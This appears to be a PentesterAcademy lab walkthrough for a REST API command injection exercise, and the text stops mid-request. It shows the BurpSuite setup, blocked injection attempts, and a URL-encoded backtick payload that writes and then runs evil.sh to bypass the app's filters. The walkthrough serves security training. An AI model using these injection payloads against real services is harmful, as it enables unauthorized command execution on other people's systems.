

ATTACK

DEFENSE

by PentesterAcademy

Name	Command Injection II
URL	https://attackdefense.com/challengedetails?cid=1925
Type	REST: API Security

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.4 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:04 txqueuelen 0 (Ethernet)
    RX packets 13403 bytes 1209861 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12476 bytes 17305686 (16.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.248.164.2 netmask 255.255.255.0 broadcast 192.248.164.255
    ether 02:42:c0:f8:a4:02 txqueuelen 0 (Ethernet)
    RX packets 410 bytes 414496 (404.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 402 bytes 43530 (42.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 40807 bytes 29508976 (28.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40807 bytes 29508976 (28.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```


The IP address of the machine is 192.248.164.2.

Therefore, the Terminal WebApp is running on 192.248.164.3, at port 5000.

Step 2: Viewing the Terminal WebApp.

Open the following URL in firefox.

URL: <http://192.248.164.3:5000>




Step 3: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:



Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.

The screenshot shows the 'Connection Settings' dialog box. Under the heading 'Configure Proxy Access to the Internet', the 'Manual proxy configuration' radio button is selected. The 'HTTP Proxy' field contains '127.0.0.1' and the 'Port' field contains '8080'. There is an unchecked checkbox for 'Use this proxy server for all protocols'. Below this, the 'SSL Proxy', 'FTP Proxy', and 'SOCKS Host' fields are all empty, with their respective 'Port' fields set to '0'. The 'SOCKS v4' and 'SOCKS v5' radio buttons are both unselected. At the bottom, the 'Automatic proxy configuration URL' is empty, and there is a 'Reload' button. The 'Help', 'Cancel', and 'OK' buttons are at the very bottom.


Click OK.

Everything required to intercept the requests has been setup.

Step 4: Interacting with the Terminal WebApp.

Listing the set of available commands:

Command: ?



```
simple-terminal-app x +
192.248.164.3:5000

Welcome to Simple Terminal App

Type '?' to see the list of available commands
root@terminal:~# ?
List of available commands:


bash
echo
help
history
ls
uname
whoami

root@terminal:~#
root@terminal:~#
```

So, the terminal supports only a small subset of the commands available in a typical Unix-based system.


Since it is mentioned that the user input is not sanitized, checking for the presence of command injection vulnerability:

Command: ls;ps



```
root@terminal:~#
root@terminal:~# ls;ps
```

Check the corresponding request in Burp Suite.



Forward the above request.

```
root@terminal:~# ls;ps
Error: Attempt to bypass restrictions.
root@terminal:~#
```


The developers have placed some checks to avoid command injection vulnerability.

Trying another command:

Command: ls && ps

```
root@terminal:~#
root@terminal:~# ls && ps
```

Check the following request in BurpSuite.



Forward the above request.

```
root@terminal:~# ls && ps
Error: Attempt to bypass restrictions.
root@terminal:~#
```

Notice the command injection attempt failed again.

The developers have placed some checks to avoid command injection.

With the set of available commands, constructing a bash script to get the Golden Ticket.

Payload: echo "cat `find / -name This_Is_The_Golden_Ticket_*.sh`" > evil.sh


The above command would find the path of the file containing the Golden Ticket and append it as the argument to the cat command.

URL Encoding the above payload using BurpSuite's in-built encoder:

Navigate to the Decoder window in BurpSuite and paste the above payload.



On the right side, select Encode as URL.




Encoded Payload:

%65%63%68%6f%20%22%63%61%74%20%60%66%69%6e%64%20%2f%20%2d%6e%61%
6d%65%20%54%68%69%73%5f%49%73%5f%54%68%65%5f%47%6f%6c%64%65%6e%5f%
54%69%63%6b%65%74%5f%2a%60%22%20%3e%20%65%76%69%6c%2e%73%68


Enter a command on the Terminal WebApp again:

```
root@terminal:~#  
root@terminal:~# ls
```

Send the intercepted request to the repeater and turn off intercept mode.



Navigate to the repeater window.



Paste the following encoded payload instead of the ls command passed to the backend:

Encoded Payload:

%65%63%68%6f%20%22%63%61%74%20%60%66%69%6e%64%20%2f%20%2d%6e%61%6d%65%20%54%68%69%73%5f%49%73%5f%54%68%65%5f%47%6f%6c%64%65%6e%5f%54%69%63%6b%65%74%5f%2a%60%22%20%3e%20%65%76%69%6c%2e%73%68

Request

Raw

Params

Headers

Hex

GET

```
/execute?cmd=%65%63%68%6f%20%22%63%61%74%20%60%66%69%6e%64%20%2f%20%2d%6e%61%6d%65%20%54%68%69%73%5f%49%73%5f%54%68%65%5f%47%6f%6c%64%65%6e%5f%54%69%63%6b%65%74%5f%2a%60%22%20%3e%20%65%76%69%6c%2e%73%68 HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Send the above command.

Request

Raw

Params

Headers

Hex

GET

```
/execute?cmd=%65%63%68%6f%20%22%63%61%74%20%60%66%69%6e%64%20%2f%20%2d%6e%61%6d%65%20%54%68%69%73%5f%49%73%5f%54%68%65%5f%47%6f%6c%64%65%6e%5f%54%69%63%6b%65%74%5f%2a%60%22%20%3e%20%65%76%69%6c%2e%73%68 HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Response

Raw

Headers

Hex

Render

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 16
Access-Control-Allow-Origin:
http://192.248.164.3:5000
Vary: Origin
Server: Werkzeug/0.16.0 Python/2.7.15+
Date: Thu, 12 Dec 2019 18:12:16 GMT

{"Response": ""}
```

An empty response was returned. That means that the command got executed and since it was appending the contents to a file, no response was returned.

Executing the above created bash script:

Command: bash evil.sh

URL Encoded Command: bash%20evil.sh

Request

Raw Params Headers Hex

```
GET /execute?cmd=bash%20evil.sh HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Send the above modified request:

Request

Raw Params Headers Hex

```
GET /execute?cmd=bash%20evil.sh HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
